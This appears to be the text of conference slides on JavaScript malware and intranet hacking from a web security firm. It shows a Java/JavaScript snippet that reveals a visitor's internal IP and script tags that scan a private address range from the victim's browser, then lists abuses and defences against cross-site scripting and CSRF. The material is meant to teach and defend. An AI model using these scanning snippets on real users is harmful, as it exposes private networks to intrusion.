
WRONG!

Everything is web-enabled

**ROUTERS, FIREWALLS, PRINTERS, PAYROLL SYSTEMS,
EMPLOYEE DIRECTORIES, BUG TRACKING SYSTEMS,
DEVELOPMENT MACHINES, WEB MAIL, WIKIS, IP
PHONES, WEB CAMS, HOST MANAGEMENT, ETC ETC.**



1) Intranet Hacking



Hacking intranet websites from the outside


http://www.whitehatsec.com/home/resources/presentations/files/javascript_malware.pdf

Compromise NAT'ed IP Address with Java

Send internal IP address where JavaScript can access it

```
<APPLET CODE="MyAddress.class">
<PARAM NAME="URL" VALUE="demo.html?IP=">
</APPLET>
```

```
function natIP() {
    var w = window.location;
    var host = w.host;
    var port = w.port || 80;
    var Socket = (new java.net.Socket(host,port)).getLocalAddress().getHostAddress();
    return Socket;
}
```



**OR GUESS! SINCE MOST EVERYONE IS ON
192.168.1/0 OR 10.0.1/0 IT'S NOT A BIG DEAL
IF JAVA IS DISABLED.**




JavaScript can scan for Web Servers

ATTACKER CAN FORCE A USER'S BROWSER TO SEND HTTP REQUESTS TO ANYWHERE, INCLUDING THE INTRANET.

```
<SCRIPT SRC="http://192.168.1.1/"></SCRIPT>
<SCRIPT SRC="http://192.168.1.2/"></SCRIPT>
<SCRIPT SRC="http://192.168.1.3/"></SCRIPT>
...
<SCRIPT SRC="http://192.168.1.255/"></SCRIPT>
```

IF A WEB SERVER IS LISTENING, HTML WILL BE RETURNED CAUSING THE JS INTERPRETER TO ERROR.



IF THERE IS AN ERROR, A WEB SERVER EXISTS

The screenshot shows a web browser window titled "Internal Web Server Scan". The main content area displays a list of connections, all of which are marked as "connected" in red text. The URLs listed are:
http://[REDACTED].5/
http://[REDACTED].13/
http://[REDACTED].15/
http://[REDACTED].25/
http://[REDACTED].26/
http://[REDACTED].36/
http://[REDACTED].41/
http://[REDACTED].52/
http://[REDACTED].119/
http://[REDACTED].200/
http://[REDACTED].254/

To the right of the browser window is a "JavaScript Console" window. The console has tabs for "All", "Errors", "Warnings", "Messages", and a "Clear" button. The "Errors" tab is selected. It lists several errors:

- Error: XML tag name mismatch
Source File: http://[REDACTED].5/ Line:8
</head>
... ↑
- Error: syntax error
Source File: http://[REDACTED].13/ Line:1
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
- Error: syntax error
Source File: http://[REDACTED].15/ Line:3
<!DOCTYPE html
- Error: syntax error
Source File: http://[REDACTED].25/ Line:1
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
- Error: XML tag name mismatch
Source File: http://[REDACTED].26/ Line:8
</head>
... ↑


More Dirty Tricks

- **BLACK HAT SEARCH ENGINE OPTIMIZATION (SEO)**
- **CLICK-FRAUD**
- **DISTRIBUTED DENIAL OF SERVICE**
- **FORCE ACCESS OF ILLEGAL CONTENT**
- **HACK OTHER WEBSITES (IDS SIRENS)**
- **DISTRIBUTED EMAIL SPAM (OUTLOOK WEB ACCESS)**
- **DISTRIBUTED BLOG SPAM**
- **VOTE TAMPERING**
- **DE-ANONYMIZE PEOPLE**
- **ETC.**

**ONCE THE BROWSER CLOSES THERE IS LITTLE
TRACE OF THE EXPLOIT CODE.**



HOW TO PROTECT YOURSELF



OR AT LEAST TRY



Enterprise Security 2007

GOOD FOR SOME THREATS, NOT FOR JAVASCRIPT MALWARE.

~~PATCHING AND ANTI-VIRUS~~

~~CORPORATE WEB SURFING FILTERS~~

~~SECURITY SOCKETS LAYER (SSL)~~

~~TWO FACTOR AUTHENTICATION~~

~~STAY AWAY FROM QUESTIONABLE WEBSITES~~

WEB 2.0 NEEDS SECURITY 2.0...



Web Browser Security

- BE SUSPICIOUS OF LONG LINKS, ESPECIALLY THOSE THAT LOOK LIKE THEY CONTAIN HTML CODE. WHEN IN DOUBT, TYPE THE DOMAIN NAME MANUALLY INTO YOUR BROWSER LOCATION BAR.
- NO WEB BROWSER HAS A CLEAR SECURITY ADVANTAGE, WE PREFER FIREFOX. FOR ADDITIONAL SECURITY, INSTALL BROWSER ADD-ONS SUCH AS NoSCRIPT (FIREFOX EXTENSION), SAFEHISTORY, AND/OR THE NETCRAFT TOOLBAR.
- WHEN IN DOUBT, DISABLE JAVASCRIPT, JAVA, FLASH, AND ACTIVE X PRIOR TO VISITING QUESTIONABLE WEBSITES.
- VMWARE WEB SURFING FOR THE PARANOID. IF ANYTHING BAD SHOULD HAPPEN, THE LOCAL MACHINE AND DATA REMAINS SAFE.

IT'S CLEAR WE NEED MORE, BUT IT'S ALL WE HAVE.



Fixing XSS and CSRF

PREVENTING WEBSITES FROM HOSTING JAVASCRIPT MALWARE

- ▶ **ROCK SOLID INPUT VALIDATION.** THIS INCLUDES URLs, QUERY STRINGS, HEADERS, POST DATA, ETC.
- ▶ **FANATICAL OUTPUT HTML ENCODING.** SCRUB ANY DATA THAT IS UNCONTROLLED.

FILTER HTML

```
$data =~ s/(<|>|\\"|\\'|\\(|\\)|:)/'&#'.ord($1).';'/sge;  
or  
$data =~ s/([^\w])/'&#'.ord($1).';'/sge;
```

- ▶ **PROTECT SENSITIVE FUNCTIONALITY FROM CSRF ATTACK.** IMPLEMENT SESSION TOKENS, CAPTCHAS AND ~~HTTP REFERER CHECKING~~.

Best Practices

ASSET TRACKING – FIND YOUR WEBSITES, ASSIGN A RESPONSIBLE PARTY, AND RATE THEIR IMPORTANCE TO THE BUSINESS. BECAUSE YOU CAN’T SECURE WHAT YOU DON’T KNOW YOU OWN.

MEASURE SECURITY – PERFORM RIGOROUS AND ON-GOING VULNERABILITY ASSESSMENTS, PREFERABLY EVERY WEEK. BECAUSE YOU CAN’T SECURE WHAT YOU CAN’T MEASURE.

DEVELOPMENT FRAMEWORKS – PROVIDE PROGRAMMERS WITH SOFTWARE DEVELOPMENT TOOLS ENABLING THEM TO WRITE CODE RAPIDLY THAT ALSO HAPPENS TO BE SECURE. BECAUSE, YOU CAN’T MANDATE SECURE CODE, ONLY HELP IT.

DEFENSE-IN-DEPTH – THROW UP AS MANY ROADBLOCKS TO ATTACKERS AS POSSIBLE. THIS INCLUDES CUSTOM ERROR MESSAGES, WEB APPLICATION FIREWALLS, SECURITY WITH OBSCURITY, AND SO ON. BECAUSE 8 IN 10 WEBSITES ARE ALREADY INSECURE, NO NEED TO MAKE IT ANY EASIER.



Thank you

FOR MORE INFORMATION VISIT:
[HTTP://WWW.WHITEHATSEC.COM/](http://www.whitehatsec.com/)



JEREMIAH GROSSMAN (FOUNDER AND CTO)
BLOG: [HTTP://JEREMIAHGROSSMAN.BLOGSPOT.COM/](http://JEREMIAHGROSSMAN.BLOGSPOT.COM/)
EMAIL: JEREMIAH@WHITEHATSEC.COM